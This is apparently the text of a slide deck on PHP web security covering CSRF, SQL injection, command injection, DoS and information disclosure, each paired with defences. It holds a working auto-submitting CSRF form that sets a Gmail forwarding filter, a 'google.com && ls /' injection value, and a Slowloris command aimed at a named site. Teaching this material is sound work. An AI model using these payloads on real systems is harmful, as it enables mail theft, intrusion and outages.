
Cross-site Request Forgery (CSRF) <form method="POST" action="https://mail.google.com/mail/h/ewt1jmuj4ddv/?v=prf" enctype="multipart/form-data"> <input type="hidden"
name="cf2_emc" value="true"/> <input type="hidden" name="cf2_email" value="[email protected]"/> <input type="hidden" name="cf1_from" value=""/> <input type="hidden" name="cf1_to" value=""/> <input type="hidden" name="cf1_subj" value=""/> <input type="hidden" name="cf1_has" value=""/> <input type="hidden" name="cf1_hasnot" value=""/> <input type="hidden" name="cf1_attach" value="true"/> <input type="hidden" name="tfi" value=""/> <input type="hidden" name="s" value="z"/> <input type="hidden" name="irf" value="on"/> <input type="hidden" name="nvp_bu_cftb" value="Create Filter"/> </form> <script> document.forms[0].submit(); </script> 33 -
Preventing CSRF • Require POST for actions that modify data
• Require a token or “crumb” for all sensitive forms 35 -
Preventing CSRF 36 <?php if (!isset($_SESSION['csrfToken'])) { $_SESSION['csrfToken'] = md5(uniqid("",
true)); } if ($_SERVER['REQUEST_METHOD'] == 'POST') { if ($_POST['csrf_token'] == $_SESSION['csrfToken']) { // SUCCESS } else { // FAILURE header('HTTP/1.0 403 Forbidden'); exit; } } ?> <form method="POST" enctype="multipart/form-data"> <input type="hidden" name="csrf_token" value="<?php echo $_SESSION['csrfToken'] ?>" /> <input type="text" name="amount" value=""/> <input type="text" name="to" value=""/> <input type="submit" value="Transfer Funds" /> </form> -

Preventing CSRF (crossdomain.xml) • Do not use the following as
your crossdomain.xml • Putting this at example.com/crossdomain.xml allows Flash applets on other sites make requests to your site on behalf of the user 37 <cross-domain-policy> <allow-access-from domain="*" /> </cross-domain-policy> -

SQL Injection • Occurs when attackers inject un- escaped SQL
commands into a predefined SQL query http://xkcd.com/327/ 38 -

SQL Injection • Beware of un-escaped user input • Use
prepared statements or proper quoting instead 40 $pdo->exec('INSERT INTO `comments` (`body`) VALUES ("' . $_POST['body'] . '")'); $stmt = $pdo->prepare('INSERT INTO `comments` (`body`) VALUES (:body)'); $stmt->bindParam(':body', $_POST['body']); $stmt->execute(); -

SQL INJECTION MySQL.com Website Falls Victim to SQL Injection Attack
http://www.pcworld.com/businesscenter/article/223457/mysql_website_falls_victim_to_sql_injection_attack.html 41 http://pastebin.com/BayvYdcP -
Command Injection • Occurs when an attacker is able to
inject system commands • Command injection attacks are possible in most cases because of lack of correct input data validation 42 -


Command Injection 44 • A simple nslookup page <?php $host
= 'google'; if (isset($_GET['host'])) { $host = $_GET['host']; } system("nslookup " . $host); ?> <form method="get"> <select name="host"> <option value="google.com">google</option> <option value="yahoo.com">yahoo</option> </select> <input type="submit"> </form> -
Command Injection 45 • What if $_GET[‘host’] contained – google.com &&
ls / Example: lonestar12/Command Injection/example.php <?php $host = 'google'; if (isset($_GET['host'])) { $host = $_GET['host']; } system("nslookup " . $host); ?> <form method="get"> <select name="host"> <option value="google.com">google</option> <option value="yahoo.com">yahoo</option> </select> <input type="submit"> -

Preventing Command Injection 47 • Escape shell commands – escapeshellarg() – escapeshellcmd()
<?php // We allow arbitrary number of arguments intentionally here. $command = './configure '.$_POST['configure_options']; $command = escapeshellcmd($command); system($command); <?php system('ls '.escapeshellarg($dir)); -
Denial of Service (DoS) • A DoS attack focuses on
making a service unavailable or degraded to users 52 -

Methods of DoS Attacks • ICMP flood • SYN flood
• Teardrop attacks • Low-rate attacks • Peer-to-peer attacks • Asymmetry of resource utilization in starvation • Permanent DoS attacks • Application-level floods • Nuke • R-U-Dead-Yet? • Distributed attacks • Reflected / Spoofed attacks • Degradation-of- service attacks • Unintentional DoS 53 -
DENIAL OF SERVICE (DOS) Slowloris Denial of Service Example Example:
lonestar12/Denial of Service/slowloris.php 54 -
Slowloris Denial of Service (DoS) • Slowloris Attack – Tries
to keep many connections to the target web server open and hold them open as long as possible. – It accomplishes this by opening connections to the target web server and sending a partial request. – Periodically, it will send subsequent HTTP headers, adding to—but never completing—the request. – Affected servers will keep these connections open, filling their maximum concurrent connection pool, eventually denying additional connection attempts from clients 55 Example: lonestar12/Denial of Service/slowloris.php -

Denial of Service (DoS) • Slowloris affects the following webservers
– Apache 1.x, Apache 2.x, dhttpd, and the GoAhead WebServer 56 Example: lonestar12/Denial of Service/slowloris.php # php slowloris.php get 100000 jakefolio.com -
Preventing Denial of Service (DoS) Attacks • Apache – mod_security, mod_evasive,
mod_qos, mod_antiloris • Look into proper firewalls and intrusion detection systems 57 Example: lonestar12/Denial of Service/slowloris.php -
Unnecessary Information Disclosure – Reduce your attack surface • PHP displaying
errors/exceptions • Exposing php information • Exposing Apache information • Exposing Server information 59 -

Unnecessary Information Disclosure Reduce your attackable surfaces 60 Hide displaying
of errors and exceptions ; php.ini display_errors = Off OR ini_set(‘display_errors’, false); -
